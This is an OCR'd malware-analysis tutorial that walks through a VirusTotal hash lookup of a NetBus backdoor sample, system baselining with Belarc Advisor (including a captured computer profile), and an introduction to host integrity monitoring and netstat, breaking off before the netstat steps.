
- Select Files




- File Hash Generated



- Copy Hash




- Now Open Virus Total Website



- Paste Hash And Enter


VirusTotal - Home
virustotal.com/gui/home/search
URL, IP address, domain or file hash
Sign in
Sign up
VIRUSTOTAL
Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.
FILE
URL
SEARCH
Search for a hash, domain, IP address, URL or gain additional context and threat landscape visibility with OUR THREAT INTELLIGENCE OFFERING.
3542b56a5f9ac8a8c34eb9db6e2f4d00
By submitting data above, you are agreeing to our Terms of Service and Privacy Notice, and to the sharing of your Sample submission with the security community. Please do not submit any personal information; we are not responsible for the contents of your submission. Learn more.
Want to automate submissions? Check our API, or access your API key.
31°C
Sunny
Search
ENG
IN
10:27:09
22-04-2025


VirusTotal - File - 73a62d6593e
virustotal.com/gui/file/73a62d6593e3c70b60455299b793bb18d31eddd5f15d04442932c1d3ccb7eb0c
73a62d6593e3c70b60455299b793bb18d31eddd5f15d04442932c1d3ccb7eb0c
Sign in
Sign up
65
/ 73
Community Score
-86
File distributed by Dark Bay Ltd.
Reanalyze
Similar
More
73a62d6593e3c70b60455299b793bb18d31eddd5f15d04442932c1d3ccb7eb0c
Patch.exe
peexe
persistence
checks-user-input
nsrl
known-distributor
runtime-modules
Size
483.00 KB
Last Analysis Date
1 month ago
EXE
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 14+
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label trojan.netbus/bkdr
Threat categories trojan pua
Family labels netbus bkdr
Security vendors' analysis
Do you want to automate checks?
AhnLab-V3
Win-Trojan/Netbus
Alibaba
Backdoor:Win32/Netbus.46c57d86
AliCloud
Backdoor:Win/Netbus.166 PteTkY
ALYac
Backdoor.RAT.NetBus.V1.7
Antiy-AVL
Trojan[Backdoor]/Win32.Netbus
Arcabit
Trojan.Netbus.A
Arctic Wolf
Unsafe
Avast
Win32:NetBus-AO [Trj]
AVG
Win32:NetBus-AO [Trj]
Avira (no cloud)
BDS/Netbus.Dr.1
Trending videos
Dog loves to ju...
Search
ENG
IN
10:22:32
22-04-2025

Dynamic Malware Analysis

Dynamic analysis involves **executing the malware** in a **sandboxed environment** to observe its real-time behavior.

Type of Dynamic Malware Analysis --

1. **System Baselining –**
2. **Host Integrity Monitoring –**

1.System Baselining

System Baselining refers to process of capturing system state (taking snapshots at the time malware analysis begins

System Baselining Using Belarc Advisor


Belarc Advisor is a free system information and security auditing tool for Windows. It's used to quickly generate detailed reports about a computer's hardware, software, and security configuration.

How To Download It -:


- Open Browser and search Belarc Advisor Download

Download Link -:
https://belarc.com/products/belarcadvisor/download


- Click on official site




- Create an account and submit and download will start




- Download completed
- Now Double Click To Open it




- Click on I Agree




- Here scanning start , it scan your whole system , just wait



- Scan completed and it generate a detail report about your system




Belarc Advisor - Computer Profile
File | C:/Program%20Files%20(x86)/Belarc/BelarcAdvisor/System/tmp/(HP).html
The license associated with the Belarc Advisor product allows for free personal home use only. Use on computers in a corporate, educational, military or government installation is prohibited. See the license agreement for details. The information on this page was created locally on your computer by the Belarc Advisor. Your computer profile was not sent to a web server. Click here for more info.
Belarc Advisor
BELARC
Commercial and Government Products
Belarc SaaS Offering
Service Providers
Your Privacy
About Belarc
Scroll to section:
Software Licenses
Software Versions and Usage
Missing Updates
USB Storage Use
Hosted Virtual Machines
Network Map
Installed Hotfixes
Back to Top
System Security Status
3.83 of 10
Up-to-date
Realtime File Scanning is off
2 missing
Computer Profile Summary
Computer Name: HP (in WORKGROUP)
Profile Date: 20 April 2025 16:05:50
Advisor Version: 13.0
Windows Logon: Aniket
Try BelManage, the Enterprise version of the Belarc Advisor
Operating System
Windows 11 Home Single Language (x64) Version 24H2 (build 26100.3775)
Install Language: English (United States)
System Locale: English (United States)
Installed: 24-10-2022 18:19:50
Servicing Channel: General Availability
Boot Mode: UEFI with successful Secure Boot
System Model
HP HP Laptop 15s-fq5xxx
System Serial Number: 5CD2320X4C
Chassis Serial Number: 5CD2320X4C
Enclosure Type: Notebook
Processor a
2.50 gigahertz Intel 12th Gen Core i3-1215U
544 kilobyte primary memory cache
4.50 megabyte secondary memory cache
20 megabyte tertiary memory cache
64-bit ready
Multi-core (6 total)
Hyper-threaded (8 total)
Main Circuit Board b
Board: HP 8A20 20.22
Serial Number: PPVCH048JGY1XK
Bus Clock: 100 megahertz
UEFI: AMI F.19 07/03/2023
Installed Batteries
Primary
Made By
HP
Made On
Serial Number
SerialNumber
Health*
81%
* Health is full charge capacity today as percentage of design capacity (mouse over battery name for details). Consider replacing when less than 80%.
Local Storage
510.94 Gigabytes Usable Local Storage Capacity
252.18 Gigabytes Local Storage Free Space
Internal Drives†
WDC PC SN530 SDBPNPZ-512G-1006
Size
512.11 GB
Type
NVMe
Serial Number
22214Z471612
Drive#
0
Status*
Healthy
† Mouse over a drive model name for details
Memory c,d
15.68 Gigabytes Usable Installed Memory
Slot 'Bottom - Slot 1 (left)' has 8 GB (serial number E97597E9)
Slot 'Bottom - Slot 2 (right)' has 8 GB (serial number 8024B644)
32 Gigabytes Maximum System Memory Capacity
Copyright 2000-2025, Belarc, Inc. All rights reserved.
Legal notice. U.S. Patents 8473607, 6085229, 5665951 and Patents pending.
39°C
Sunny
Search
ENG
IN
16:06:45
20-04-2025

Host Integrity Monitoring


Host Integrity Monitoring (HIM) is a crucial security practice used to **ensure that a computer system (host) has not been altered in an unauthorized or malicious way.** It's often a key component of intrusion detection/prevention systems (HIDS/HIPS).

Port Monitoring Using Netstat

Netstat (short for **Network Statistics**) is a **command-line tool** used to display **network connections**, **routing tables**, **interface statistics**, and **listening ports** on a computer.

How to use it –

